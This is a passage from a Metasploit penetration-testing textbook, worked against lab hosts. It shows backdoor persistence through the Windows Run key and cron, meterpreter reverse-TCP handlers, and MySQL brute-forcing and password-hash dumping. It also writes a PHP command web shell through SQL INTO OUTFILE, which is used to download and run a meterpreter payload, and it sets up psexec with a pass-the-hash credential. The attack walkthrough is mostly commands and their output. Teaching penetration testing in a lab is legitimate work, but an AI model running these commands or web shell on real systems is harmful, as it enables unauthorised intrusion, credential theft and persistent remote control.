For **REXEPAHT**, we have created a backdoor with `msfvenom` - which is a meterpreter for Windows-based systems - exactly the way we did in the previous chapters. Let's set the **SESSION** option to 3, since our session ID for meterpreter is 3, as shown in the following screen:

```
msf post(persistence_exe) > set SESSION 3
SESSION => 3
```

Next, let's set the REXEPATH to the path of our executable and run the module as follows:

```
msf post(persistence_exe) > set REXEPATH /var/www/html/nj.exe
REXEPATH => /var/www/html/nj.exe
msf post(persistence_exe) > run

[*] Running module against WIN-3KOU2TIJ4E0
[*] Reading Payload from file /var/www/html/nj.exe
[*] Persistent Script written to C:\Users\ADMINI-1\AppData\Local\Temp\default.exe
[*] Executing script C:\Users\ADMINI-1\AppData\Local\Temp\default.exe
[*] Agent executed with PID 1544
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\PYpDtqJeQmQgg
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\PYpDtqJeQmQgg
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-3KOU2TIJ4E0_20170330.4307/WIN-3KOU2TIJ4E0_20170330.4307.rc
[*] Post module execution completed
msf post(persistence_exe) > █
```

Running the module, we can see that the persistence is achieved. Let's test it out by setting up the handler to accommodate our nj.exe file, which connects back to port 1337, as follows:

```
meterpreter > reboot
Rebooting...

[*] 172.28.128.5 - Meterpreter session 3 closed. Reason: Died

^C[-] Error running command reboot: Interrupt
msf post(persistence_exe) > popm
msf post(persistence_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.28.128.4:1337
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 172.28.128.5
[*] Meterpreter session 4 opened (172.28.128.4:1337 -> 172.28.128.5:49159) at 2017-03-30 17:46:45 +0530
meterpreter > █
```

What we did in the preceding case is supply the reboot command to the victim through meterpreter, which caused the system to reboot. Next, we quickly set up a handler to receive incoming meterpreter sessions on port 1337, and, as soon as we ran the exploit command, the rebooted system connected to our meterpreter, which indicates a successful persistence over the target system.

Gaining persistent access on Linux systems

To achieve persistence on Linux systems, we can use the `exploit/linux/local/cron_persistence` module after gaining the initial meterpreter access, as shown in the following screenshot:

```
msf exploit(handler) > use exploit/linux/local/cron_persistence
msf exploit(cron_persistence) > show options

Module options (exploit/linux/local/cron_persistence) :

Name      Current Setting  Required  Description
----      -----          ----- 
CLEANUP    true           yes        delete cron entry after execution
SESSION     SESSION         yes        The session to run this module on.
TIMING    * * * * *       no         cron timing.  Changing will require WfsD
elay to be adjusted
USERNAME   root           no         User to run cron/crontab as

Exploit target:

Id  Name
--  ---
1   User Crontab

'msf exploit(cron_persistence) > '
```

Next, we need to set the `SESSION` option to our meterpreter session identifier, as well as configure the `USERNAME` to the current user of the target machine and run the module, as follows:

```
msf exploit(cron_persistence) > set SESSION 1
SESSION => 1
msf exploit(cron_persistence) > run
```

As soon as Cron-based persistence is achieved, you can set up a handler for incoming meterpreter sessions in a similar way to the method we used for Windows systems. However, the payload for Linux-based operating systems will be `linux/x86/meterpreter/reverse_tcp`. I leave it to you guys to complete this exercise as no training is better than self-paced training.



For more on Cron persistence, refer to
https://www.rapid7.com/db/modules/exploit/linux/local/cron_persistence.

Summary

We covered plenty of things in this chapter. We learned advanced post-exploitation. We also covered migration, obtaining system privileges, timestamp, and obtaining hashes. We also saw how we could use Metasploit for privilege escalation and maintaining access for both Linux and Windows systems.

You had a variety of exercises to complete throughout this chapter. However, if you would like to try more, then try performing the following tasks:

- Try privilege escalation on a variety of systems, including Windows Server 2003, Windows XP, Windows 7, Windows 8.1, and Windows 10. Notice the differences and maintain a list of modules used for escalating privileges on these systems.
- Install two- to three-year-old copies of Red Hat, CentOS, and Ubuntu operating systems, figure out the kernel version, and try escalating privileges on those machines.
- Figure out ways to obtain persistence on OSX, BSD, and Solaris operating systems.

In Chapter 5, *Testing Services with Metasploit*, we will look at testing services with Metasploit. Our focus will be on services that may act as an entire project rather than being a part of a VAPT engagement.

28

Testing Services with Metasploit

Let us now talk about testing the various specialized services. In this chapter, we will look at the various development strategies to use while carrying out penetration tests on these services. In this section, we will cover how to Carry out database penetration tests.

Service-based penetration testing requires exceptional skills and a sound knowledge of the services that we can successfully exploit. Therefore, in this chapter, we will look at both the theoretical and the practical challenges of carrying out efficient service-based testing.

Testing MySQL with Metasploit

It's well known that Metasploit supports extensive modules for Microsoft's SQL server. However, it supports a number of functionalities for other databases as well. We have plenty of modules for other databases in Metasploit that support popular databases, such as MySQL, PostgreSQL, and Oracle. In this chapter, we will cover Metasploit modules for testing a MySQL database.

If you are someone who comes across MSSQL more often, I have covered MSSQL testing with Metasploit in my *Mastering Metasploit* book series.



Refer to MSSQL testing from the *Mastering Metasploit* book series at:
<https://www.packtpub.com/networking-and-servers/mastering-metasploit-second-edition>

So let's conduct a port scan to see if a database has a target machine running on the IP address 172.28.128.3, as follows:

```
msf auxiliary(tcp) > run

[*] 172.28.128.3:            - 172.28.128.3:3306 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

We can clearly see we have port 3306 open, which is a standard port for the MySQL database.

Using Metasploit's mysql_version module

Let's fingerprint the version of the MySQL instance by using the mysql_version module from auxiliary/scanner/mysql, as shown in the following screenshot:

```
msf auxiliary(tcp) > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > setg RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  RHOSTS    172.28.128.3    yes       The target address range or CIDR
  identifier
  RPORT     3306           yes       The target port (TCP)
  THREADS   1              yes       The number of concurrent threads

msf auxiliary(mysql_version) > run

[*] 172.28.128.3:3306      - 172.28.128.3:3306 is running MySQL 5.0.51a-
3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that we have MySQL 5.0.51a-3ubuntu5 running on the target.

Brute-forcing MySQL with Metasploit

Metasploit offers great brute-force modules for MySQL databases. Let's use the mysql_login module to start testing for credentials, as shown in the following screenshot:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
----          -----          ----- 
BLANK_PASSWORDS    true           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5            yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false          no        Try each user/password couple stored in the current database
DB_ALL_PASS        false          no        Add all passwords in the current database to the list
DB_ALL_USERS       false          no        Add all users in the current database to the list
PASSWORD          msfadmin       no        A specific password to authenticate with
PASS_FILE          [...]          no        File containing passwords, one per line
Proxies           [...]          no        A proxy chain of format type: host:port[,type:host:port][...]
RHOSTS            172.28.128.3    yes      The target address range or C
IDR identifier
RPORT             3306          yes      The target port (TCP)
STOP_ON_SUCCESS   true          yes      Stop guessing when a credential works for a host
```

We can set the required options, which are RHOSTS, to the IP address of the target, then set BLANK_PASSWORDS to true and simply run the module as follows:

```
msf auxiliary(mysql_login) > run

[*] 172.28.128.3:3306      - 172.28.128.3:3306 - Found remote MySQL version 5.0.51a
[+] 172.28.128.3:3306      - MYSQL - Success: 'root:' 
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > █
```

We can see that the database is running with the user as **root** with a blank password. While conducting on-site VAPT, you will often come across many database servers running with default credentials. In the next few sections, we will use these credentials to harvest more details about the target.

Finding MySQL users with Metasploit

Metasploit offers a `mysql_hashdump` module to gather details such as the **USERNAME** and **PASSWORD** hashes for the other users of the MySQL database. Let's see how we can use this module:

```
msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump) :

Name      Current Setting  Required  Description
----      -----          -----      -----
PASSWORD          no           The password for the specified username
RHOSTS        172.28.128.3    yes         The target address range or CIDR identifier
REPORT        3306          yes         The target port (TCP)
THREADS        1             yes         The number of concurrent threads
USERNAME       root          no          The username to authenticate as
```

We just need to set `RHOSTS`; we can skip setting the `PASSWORD` since it's blank. Let's run the module:

```
msf auxiliary(mysql_hashdump) > run

[+] 172.28.128.3:3306      - Saving HashString as Loot: admin:*
4ACFE3202A5FF5CF467898FC58AAB1D615029441
[+] 172.28.128.3:3306      - Saving HashString as Loot: debian-
sys-maint:
[+] 172.28.128.3:3306      - Saving HashString as Loot: root:
[+] 172.28.128.3:3306      - Saving HashString as Loot: guest:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that we have four other users where only the user **admin** is password protected. Additionally, we can copy the hash and run it against password cracking tools to obtain clear text passwords.

Dumping the MySQL schema with Metasploit

We can also dump the entire MySQL schema with the `mysql_schemadump` module, as shown in the following screen:

```
msf > use auxiliary/scanner/mysql/mysql_schemadump
msf auxiliary(mysql_schemadump) > show options

Module options (auxiliary/scanner/mysql/mysql_schemadump):

Name          Current Setting  Required  Description
----          -----          -----      -----
DISPLAY_RESULTS  true           yes        Display the Results to the Screen
PASSWORD          no            no         The password for the specified us
ername
RHOSTS          172.28.128.3   yes        The target address range or CIDR
identifier
RPORT            3306          yes        The target port (TCP)
THREADS          1              yes        The number of concurrent threads
USERNAME         root          no         The username to authenticate as

msf auxiliary(mysql_schemadump) > [ ]
```

We set the `USERNAME` and the `RHOSTS` option to `root` and `172.28.128.3` respectively and run the module as follows:

```
msf auxiliary(mysql_schemadump) > setg USERNAME root
USERNAME => root
msf auxiliary(mysql_schemadump) > run

[*] 172.28.128.3:3306      - Schema stored in: /root/.msf4/loot/20170408144231_de
fault_172.28.128.3_mysql_schema_281020.txt
[+] 172.28.128.3:3306      - MySQL Server Schema
Host: 172.28.128.3
Port: 3306
=====
-- 
- DBName: dvwa
Tables:
- TableName: guestbook
Columns:
- ColumnName: comment_id
ColumnType: smallint(5) unsigned
- ColumnName: comment
ColumnType: varchar(300)
- ColumnName: name
ColumnType: varchar(100)
- TableName: users
Columns:
- ColumnName: user_id
ColumnType: int(6)
- ColumnName: first_name
ColumnType: varchar(15)
```

We can see we have successfully dumped the entire schema to the `/root/msf/loot` directory, as shown in the preceding screenshot. Dumping the schema will give us a better view of the tables and the types of database running on the target, and will also help in building crafted SQL queries, which we will see in a short while.

Using file enumeration in MySQL using Metasploit

Metasploit offers the `mysql_file_enum` module to look for directories and files existing on the target. This module helps us figure out directory structures and the types of application running on the target's end. Let's see how we can run this module:

```
msf auxiliary(mysql_file_enum) > show options

Module options (auxiliary/scanner/mysql/mysql_file_enum):

Name          Current Setting  Required  Description
----          -----          -----      -----
DATABASE_NAME  mysql          yes        Name of database to use
FILE_LIST      /var           yes        List of directories to enumerate
PASSWORD       [REDACTED]    no         The password for the specified username
RHOSTS         172.28.128.3   yes        The target address range or CIDR identifier
RPORT          3306           yes        The target port (TCP)
TABLE_NAME     BNAKNGFh      yes        Name of table to use - Warning, if the table
THREADS        1              yes        The number of concurrent threads
USERNAME       root           yes        The username to authenticate as
```

Primarily, we need to set the **USERNAME**, **RHOSTS**, and **FILE_LIST** parameters to make this module work on the target.

The **FILE_LIST** option will contain the path of the list of directories we want to check. We created a simple file at `/root/Desktop/file` with the name `file` and put three entries in it, namely `/var`, `/var/www`, and `/etc/passwd`. Let's run the module and analyze the results as follows:

```
msf auxiliary(mysql_file_enum) > set FILE_LIST /root/Desktop/file
FILE_LIST => /root/Desktop/file
msf auxiliary(mysql_file_enum) > run

[+] 172.28.128.3:3306      - /var/ is a directory and exists
[+] 172.28.128.3:3306      - /var/www/ is a directory and exists
[+] 172.28.128.3:3306      - /etc/passwd is a file and exists
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that all the directories we checked exist on the target system, thus giving us a better view of the directory structure and key files on the destination end.

Checking for writable directories

Metasploit also provides a `mysql_writable_dirs` module that helps to figure out writable directories on the target. We can run this module in a similar way as we did with the previous modules by setting the `DIR_LIST` option to our file containing the list of directories, along with the `RHOSTS` and `USERNAME` options, as shown in the following screen:

```
msf auxiliary(mysql_file_enum) > use auxiliary/scanner/mysql/mysql_writable_dirs
msf auxiliary(mysql_writable_dirs) > show options

Module options (auxiliary/scanner/mysql/mysql_writable_dirs):

Name      Current Setting  Required  Description
----      -----          ----- 
DIR_LIST           yes        List of directories to test
FILE_NAME         KWahynZC    yes        Name of file to write
PASSWORD          no         The password for the specified username
RHOSTS            172.28.128.3  yes        The target address range or CIDR identifier
RPORT             3306       yes        The target port (TCP)
THREADS           1          yes        The number of concurrent threads
USERNAME          root       yes        The username to authenticate as
```

Setting all the options, let's run the module on the target and analyze the results as follows:

```
msf auxiliary(mysql_writable_dirs) > run

[!] 172.28.128.3:3306      - For every writable directory found, a file called KWahynZC with
the text test will be written to the directory.
[*] 172.28.128.3:3306      - Login...
[*] 172.28.128.3:3306      - Checking /var/...
[!] 172.28.128.3:3306      - Can't create/write to file '/var/KWahynZC' (Errcode: 13)
[*] 172.28.128.3:3306      - Checking /var/www/...
[!] 172.28.128.3:3306      - Can't create/write to file '/var/www/KWahynZC' (Errcode: 13)
[*] 172.28.128.3:3306      - Checking /etc/passwd...
[!] 172.28.128.3:3306      - Can't create/write to file '/etc/passwd/KWahynZC' (Errcode: 20)
[*] 172.28.128.3:3306      - Checking /var/www/html/...
[+] 172.28.128.3:3306      - /var/www/html/ is writeable
[*] 172.28.128.3:3306      - Checking /tmp/...
[+] 172.28.128.3:3306      - /tmp/ is writeable
[*] 172.28.128.3:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that in `/var/www/html` the `/tmp/` directories are writable. We will look at how we can make use of the writable directories in a short while.

Enumerating MySQL with Metasploit

A particular module to use for the detailed enumeration of the MySQL database also exists in Metasploit. The module auxiliary/admin/mysql/mysql_enum single-handedly provides a ton of information for many of the modules. Let's use this module to gain information about the target as follows:

```
msf auxiliary(mysql_sql) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

Name      Current Setting  Required  Description
----      -----          ----- 
PASSWORD          no        The password for the specified username
RHOST            yes       The target address
RPORT           3306      yes       The target port (TCP)
USERNAME         root      no        The username to authenticate as

msf auxiliary(mysql_enum) > setg RHOST 172.28.128.3
RHOST => 172.28.128.3
msf auxiliary(mysql_enum) > run

[*] 172.28.128.3:3306 - Running MySQL Enumerator...
[*] 172.28.128.3:3306 - Enumerating Parameters
[*] 172.28.128.3:3306 -           MySQL Version: 5.0.51a-3ubuntu5
[*] 172.28.128.3:3306 -           Compiled for the following OS: debian-linux-gnu
[*] 172.28.128.3:3306 -           Architecture: i486
[*] 172.28.128.3:3306 -           Server Hostname: metasploitable
[*] 172.28.128.3:3306 -           Data Directory: /var/lib/mysql/
[*] 172.28.128.3:3306 -           Logging of queries and logins: OFF
[*] 172.28.128.3:3306 -           Old Password Hashing Algorithm OFF
[*] 172.28.128.3:3306 -           Loading of local files: ON
[*] 172.28.128.3:3306 -           Logins with old Pre-4.1 Passwords: OFF
[*] 172.28.128.3:3306 -           Allow Use of symlinks for Database Files: YES
[*] 172.28.128.3:3306 -           Allow Table Merge: YES
[*] 172.28.128.3:3306 -           SSL Connections: Enabled
[*] 172.28.128.3:3306 -           SSL CA Certificate: /etc/mysql/cacert.pem
[*] 172.28.128.3:3306 -           SSL Key: /etc/mysql/server-key.pem
[*] 172.28.128.3:3306 -           SSL Certificate: /etc/mysql/server-cert.pem
[*] 172.28.128.3:3306 - Enumerating Accounts:
```

Setting the RHOSTS, USERNAME, and PASSWORD (if not blank) options, we can run the module as shown in the preceding screenshot. We can see that the module has gathered a variety of information, such as the server hostname, data directory, logging state, SSL information, and privileges, as shown in the following screen:

```
[*] 172.28.128.3:3306 - Loading of local files: ON
[*] 172.28.128.3:3306 - Logins with old Pre-4.1 Passwords: OFF
[*] 172.28.128.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 172.28.128.3:3306 - Allow Table Merge: YES
[*] 172.28.128.3:3306 - SSL Connections: Enabled
[*] 172.28.128.3:3306 - SSL CA Certificate: /etc/mysql/cacert.pem
[*] 172.28.128.3:3306 - SSL Key: /etc/mysql/server-key.pem
[*] 172.28.128.3:3306 - SSL Certificate: /etc/mysql/server-cert.pem
[*] 172.28.128.3:3306 - Enumerating Accounts:
[*] 172.28.128.3:3306 - List of Accounts with Password Hashes:
[*] 172.28.128.3:3306 - User: admin Host: localhost Password Hash: *4ACFE3202A5FF5CF467898FC58AAB1D615029441
[*] 172.28.128.3:3306 - User: debian-sys-maint Host: Password Hash:
[*] 172.28.128.3:3306 - User: root Host: % Password Hash:
[*] 172.28.128.3:3306 - User: guest Host: % Password Hash:
[*] 172.28.128.3:3306 - The following users have GRANT Privilege:
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have CREATE USER Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have RELOAD Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have SHUTDOWN Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have SUPER Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
```

Having gathered enough information about the database, let us also execute some interesting SQL queries on the target in the next section.

Running MySQL commands through Metasploit

Now that we have information regarding the database schema, we can run any SQL command using the auxiliary/admin/mysql/mysql_sql module, as shown in the following screenshot:

Providing the SQL command using the `SQL` option, we can run any MySQL command on the target. However, we will obviously require setting the `RHOST`, `USERNAME`, and `PASSWORD` options as well.

Gaining system access through MySQL

We just saw how we could run SQL queries through MySQL. Let's run some interesting and dangerous queries to obtain complete access to the machine, as shown in the following screenshot:

```
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select "<?php phpinfo() ?>" INTO OUTFILE "/var/www/html/a.php"'...
[*] Auxiliary module execution completed
```

In the preceding screenshot, we set the SQL option to the select "<?php phpinfo() ?>" INTO OUTFILE "/var/www/html/a.php" command and ran the module against the target. This command will write the text <?php phpinfo() ?> to a file named **a.php** at path **/var/www/html/a.php**. We can confirm the successful execution of the module by browsing to the file through the browser, as shown in the following screenshot:

The screenshot shows a web browser window titled "phpinfo0" with the URL "172.28.128.3/html/a.php". The page content is a PHP info dump. At the top, it says "PHP Version 5.2.4-2ubuntu5.10" and features a large "php" logo. Below this is a table of PHP configuration parameters:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, lls

Bingo! We have successfully managed to write a file on the target. Let's enhance this attack vector by writing a <?php system(\$_GET['cm']);?> string into an another file called **b.php** in the same directory. Once written, this file will receive system commands using the **cm** parameter and will execute them using the **system** function in PHP. Let's send this command as follows:

```
msf auxiliary(mysql_sql) > set SQL select \"<?php system($_GET['cm']);?>\\" INTO OUTFILE \"./var/www/html/b.php\"
SQL => select "<?php system($_GET[cm]);?>" INTO OUTFILE "./var/www/html/b.php"
```

To escape double quotes, we will use backslash in the SQL command.



Running the module, we can now verify the existence of the `b.php` file through the browser as follows:




The screenshot shows a browser window with the URL `172.28.128.3/html/b.php?cm=cat /etc/passwd`. The page content displays the contents of the `/etc/passwd` file, which includes various system accounts and their password hashes.

```
root:x:0:root/bin/bash daemon:x:1:daemon/usr/sbin/bin/sh bin:x:2:bin/bin/sh sysx:3:sys/dev/bin/sh syncx:4:65534:sync/bin/bin/sync
gamesx:5:60:games/usr/games/bin/sh manx:6:12:man/var/cache/man/bin/sh lpx:7:lp/var/spool/lpd/bin/sh mail:x:8:8:mail:/var/mail/bin/sh newsx:9:news/var/spool/news/bin/sh uucpx:10:10:uucp/var/spool/uucp/bin/sh proxy:x:13:13:proxy/bin/bin/www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups/bin/sh listx:38:38:Mailing List Manager:/var/list/bin/sh ircx:39:39:ircd/var/run/bin/sh gnatsx:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh
nobody:x:65534:65534:nobody:/nonexistent/bin/sh libuuidx:100:101:/var/lib/libuidd/bin/sh dhcpx:101:102:/nonexistent/bin/false syslogx:102:103:/home/syslog/bin/false
klogx:103:104:/home/klog/bin/false sshd:x:104:65534:/var/run/sshd/usr/sbin/nologin msfadminx:1000:1000:msfadmin,,/home/msfadmin/bin/bash bindx:105:113:/var
/cache/bind/bin/false postfixx:106:115:/var/spool/postfixx/bin/false ftpx:107:65534:/home/ftp/bin/false postgresx:108:117:PostgreSQL administrator,,/var/lib/postgresql
/bin/bash mysqlx:109:118:MySQL Server,,/var/lib/mysql/bin/false tomcat55x:110:65534:/usr/share/tomcat5.5/bin/false distcdx:111:65534://bin/false
userx:1001:1001:just a user,111,,/home/user/bin/bash service:x:1002:1002,,/home/service/bin/bash telnetd:x:112:120:/nonexistent/bin/false proftpx:113:65534:/var
/run/proftpd/bin/false statdx:114:65534:/var/lib/nfs/bin/false snmpx:115:65534:/var/lib/snmp/bin/false
```

We can see that providing a system command such as `cat /etc/password` as a parameter to the `b.php` file outputs the content of the `/etc/passwd` file on the screen, denoting a successful remote code execution.


To gain system access, we can quickly generate a Linux meterpreter payload and can host it on our machine as we did for the examples in the earlier chapters. Let's download our meterpreter payload to the target by supplying the `wget` command followed by the path of our payload in the `cm` parameter, as follows:




We can verify whether the file was downloaded successfully to the target by issuing the `ls` command as follows:



Yup, our file was downloaded successfully. Let's provide the necessary permissions as follows:



We performed a `chmod 777` to the `29.elf` file, as shown in the preceding screenshot. We will need to set up a handler for the Linux meterpreter as we did with our previous examples. However, make sure that the handler is running before issuing the command to execute the binary. Let's execute the binary through the browser as follows:



The screenshot shows a Kali Linux terminal window titled "Activities \$-Terminal". The terminal window has a title bar "Kali Linux [Running] - Oracle VM VirtualBox" and a status bar "Sat 3:27 PM root@mm: ~". The terminal content is as follows:

```
FileEditViewSearchTerminalHelp
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.28.128.4:1337
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(1
05 bytes)
[*] Sending stage (1495599 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:1337 -> 172.28.
128.3:47087) at 2017-04-08 15:27:05 +0530

meterpreter > 
```

Yeah! We got the meterpreter access to the target and can now perform any post-exploitation functions we choose.

In the case of a privileged user other than root, we can provide `+x` instead of `777` while using the `chmod` command.



Refer to *Chapter 5* from the book *Mastering Metasploit* for more on testing MSSQL databases.

Always make a note of all the backdoors left on the server throughout any entire penetration test so that a proper cleanup can be performed by the end of the engagement.

Summary and exercises

Throughout this chapter, we saw how we could test MySQL databases. To practice your skills, you can perform the following further exercises at your own pace:

- Try testing MSSQL and PostgreSQL databases and make a note of the modules.
- Try to run system commands for MSSQL.
- Resolve error 13 on MySQL for writing files onto the server.
- The database testing covered in this chapter was performed on Metasploitable 2. Try setting up the same environment locally and repeat the exercise.

In the last five chapters, we covered a variety of modules, exploits, and services, which took a good amount of time. Let's look at how we can speed up the process of testing with Metasploit in [Chapter 6, Fast-Paced Exploitation with Metasploit](#).

29

Fast-Paced Exploitation with Metasploit

While performing a penetration test, it is crucial to monitor time constraints. A penetration test that consumes more time than expected can lead to loss of faith, a cost that exceeds the budget, and many other things. A lengthy penetration test might also cause an organization to lose all of its business from the client in the future.

In this chapter, we will develop methodologies to conduct fast-paced penetration testing with automation tools and approaches in Metasploit. We will learn about the following:

- Switching modules on the fly
- Automating post-exploitation
- Automating exploitation

This automation testing strategy will not only decrease the time of testing, but will also decrease the cost per hour per person too.

Using pushm and popm commands

Metasploit offers two great commands--namely `pushm` and `popm`. The `pushm` command pushes the current module onto the module stack, while `popm` pops the pushed module from the top of the module stack. However, this is not the standard stack available to processes. Rather, it is the utilization of the same concept by Metasploit; it is otherwise unrelated. Using these commands gives us speedy operations, which saves a lot of time and effort.

Consider a scenario where we are testing an internal server with multiple vulnerabilities. We have two exploitable services running on every system on the internal network. To exploit both the services on every machine, we require a fast switching mechanism between modules for both the vulnerabilities. In such cases, we can use `pushm` and `popm` commands. We can test a server for a single vulnerability using a module and can then push the module on the stack and load the other module. After completing tasks with the second module, we can pop the first module from the stack using the `popm` command with all the options intact.

Let us learn more about the concept using the following screenshot:

```
msf exploit(psexec) > pushm
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:8080
[*] Starting the payload handler...
```

From the preceding screenshot, we can see that we pushed the `psexec` module onto the stack using the `pushm` command, and then we loaded the `exploit/multi/handler` module. As soon as we are done with carrying out operations with the `multi/handler` module, we can use the `popm` command to reload the `psexec` module from the stack, as shown in the following screenshot:

```
msf exploit(handler) > popm
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

Name          Current Setting  Required  Description
----          -----          ----      -----
RHOST         192.168.10.109   yes       The target address
RPORT         445             yes       Set the SMB service port
SERVICE_DESCRIPTION    no        Service description to be used
on target for pretty listing
SERVICE_DISPLAY_NAME  no        The service display name
SERVICE_NAME    no        The service name
SHARE          Administrator$  yes       The share to connect to, can be
an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .              no        The Windows domain to use for au
thentication
SMBPass        aad3b435b51404eeaad3b435b51404ee:01c714f17
1b670ce8f719f2d07812470  no        The password for the specified u
sername
```

We can clearly see that all the options for the `psexec` module were saved along with the module on the stack. Therefore, we do not need to set the options again.

Making use of resource scripts

Metasploit offers automation through resource scripts. The resource scripts eliminate the need to set the options manually, setting up everything automatically, thereby saving the large amount of time needed to set up the payload and the module's options.

There are two ways to create a resource script--namely by creating the script manually or using the `makerc` command. I recommend the `makerc` command over manual scripting since it eliminates typing errors. The `makerc` command saves all the previously issued commands in a file, which can be used with the `resource` command. Let us see an example:

```
